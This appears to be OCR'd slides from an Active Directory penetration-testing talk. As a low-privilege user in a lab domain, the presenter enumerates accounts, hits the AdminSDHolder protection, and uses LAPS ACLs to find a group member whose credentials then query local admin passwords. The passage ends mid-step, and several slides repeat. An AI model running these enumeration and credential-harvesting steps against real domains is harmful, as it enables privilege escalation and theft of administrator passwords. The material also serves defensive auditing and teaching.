
- An account, *godmode*, lives here



```
PS C:\Users\bob> get-domainuser -Identity 'godmode' | Select samaccountname, distinguishedname, memberof | fl


samaccountname    : Godmode
distinguishedname : CN=Godmode,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local
```

# Case Study: AdminSDHolder


- From earlier; you may recall that *godmode* is a member of “Enterprise Admins”



```
PS C:\Users\bob> get-domainuser -Identity 'godmode' | Select samaccountname, distinguishedname, memberof | fl


samaccountname    : Godmode
distinguishedname : CN=Godmode,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local
memberof          : CN=Enterprise Admins,CN=Users,DC=parent,DC=local
```


# Case Study: AdminSDHolder

- Can we reset the password for *godmode*?
- No.



```
PS C:\Users\bob> Set-DomainUserPassword -Identity godmode -AccountPassword (ConvertTo-SecureString -AsPlainTex
t "P@ssw0rd!!!" -Force)
WARNING: [Set-DomainUserPassword] Error setting password for user 'godmode' : Exception calling "SetPassword"
 with "1" argument(s): "Access is denied. (Exception from HRESULT: 0x80070005 (E_ACCESSDENIED))"
```

- Recall the purpose of AdminSDHolder (and SDProp)
- *godmode* is a protected object



```
PS C:\Users\Administrator> Get-ADUser -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
Godmode
Brian
```

# Case Study: Taking it further…

# Progress

- At this point we're not Domain Admin/Enterprise Admin, but we have access to the target data - this is a win!

- However, there are many more interesting delegation permissions we could be investigating…


# LAPS: Overview

"…The 'Local Administrator Password Solution' (LAPS) provides a centralized storage of secrets/passwords in Active Directory (AD) - without additional computers. Each organization's domain administrators determine which users, such as helpdesk admins, are authorized to read the passwords…"

https://technet.microsoft.com/en-us/mt227395.aspx

# LAPS: Configuring (Whitebox)

- LAPS read permissions have been assigned to the group *laps_read* on *OU=Offices,DC=parent,DC=local*




```
PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -OrgUnit "OU=Offices,DC=parent,DC=local"
 -AllowedPrincipals "laps_read"

Name                 DistinguishedName                                                 Status
----                 -----------------                                                 ------
Offices              OU=Offices,DC=parent,DC=local                                     Delegated
```

- Interesting LAPS permissions

| Access | Object | Outcome |
|---|---|---|
| Read | ms-Mcs-AdmPwd | View the configured password |
| Write | ms-Mcs-AdmPwd | Reset the password |
| Read | Ms-Mcs-AdmPwdExpirationTime | View the LAPS password reset date |

# LAPS: Configuring (Whitebox)

- LAPS read permissions have been assigned to the group ***laps_read*** on *OU=Offices,DC=parent,DC=local*




```
PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -OrgUnit "OU=Offices,DC=parent,DC=local"
 -AllowedPrincipals "laps_read"

Name                    DistinguishedName                                            Status
----                    -----------------                                            ------
Offices                 OU=Offices,DC=parent,DC=local                                Delegated
```

- Interesting LAPS permissions

| Access | Object | Outcome |
|---|---|---|
| **Read** | **ms-Mcs-AdmPwd** | **View the configured password** |
| Write | ms-Mcs-AdmPwd | Reset the password |
| Read | Ms-Mcs-AdmPwdExpirationTime | View the LAPS password reset date |

# Case Study #2: Lateral Thinking

- Using Bobs account, we can prove that LAPS is enabled within the environment by querying known fields – *the expiration time is available to any domain user to view




```
PS C:\Users\bob> Get-DomainComputer | select SamAccountName, ms-mcs-AdmPwdExpirationTime, ms-mcs-AdmPwd

samaccountname ms-mcs-AdmPwdExpirationTime ms-mcs-AdmPwd
-------------- --------------------------- -------------
DC01$
CLIENT01$      131718354948925010
FILE01$
CLIENT02$      131724115842853742
```

https://adsecurity.org/?p=3164


# Case Study #2: Lateral Thinking

- Using Bobs account, we can prove that LAPS is enabled within the environment by querying known fields – *the expiration time is available to any domain user to view



```
PS C:\Users\bob> Get-DomainComputer | select SamAccountName, ms-mcs-AdmPwdExpirationTime, ms-mcs-AdmPwd

samaccountname ms-mcs-AdmPwdExpirationTime ms-mcs-AdmPwd
-------------- --------------------------- -------------
DC01$
CLIENT01$      131718354948925010
FILE01$
CLIENT02$      131724115842853742
```

- *OK, so where do these client systems live?*




```
PS C:\Users\bob> Get-DomainComputer | ? {$_.name -like "client*"} | select distinguishedname

distinguishedname
-----------------
CN=CLIENT01,OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local
CN=CLIENT02,OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local
```

Important information!

https://adsecurity.org/?p=3164

# LAPS: Configuring

- The group *laps_read* has access to the ms-Mcs-AdmPwd object on *OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local*



## ACL REPORT - COMPUTERS


**OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local**
**Report Created: 2018-04-27 14:48:25**

**Default permissions excluded**

| Object | Trustee | Access | Inherited | Apply To | Permission |
|---|---|---|---|---|---|
| **OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local** | | | | | |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | Everyone | Deny | False | This Object Only | DeleteTree, Delete |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete user |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete group |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete computer |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete inetOrgPerson |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | Print Operators | Allow | False | This Object Only | Create/Delete printQueue |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_services | Allow | True | user | ExtendedRight Reset Password |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\laps_read | Allow | True | computer | Read ms-Mcs-AdmPwdExpirationTime |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\laps_read | Allow | True | computer | ReadProperty, ExtendedRight ms-Mcs-AdmPwd |
| OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_services | Allow | True | user | Read All Properties;Write All Properties pwdLastSet |

# Case Study #2: Lateral Thinking


- So, who’s a a member of laps_read?



```
PS C:\Users\bob> Get-DomainGroup -Identity 'laps_read' | select member
```

# Case Study #2: Lateral Thinking

- ***Juile!***



```
PS C:\Users\bob> Get-DomainGroup -Identity 'laps_read' | select member

member
------
CN=Julie,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local
```


We

Pwned


# Julie!

# Case Study #2: Lateral Thinking

- Performing the same search, but using ***julies*** account




```
PS C:\Users\bob> $juliepass = ConvertTo-SecureString 'P@ssw0rd!!' -AsPlainText -Force
PS C:\Users\bob> $creds = New-Object System.Management.Automation.PSCredential('PARENT\Julie', $juliepass)
```




```
PS C:\Users\bob> Get-DomainComputer -Credential $creds | select SamAccountName, ms-mcs-AdmPwdExpirationTime, ms
-mcs-AdmPwd
```

# Case Study #2: Lateral Thinking

- Performing the same search, but using ***julies*** account




```
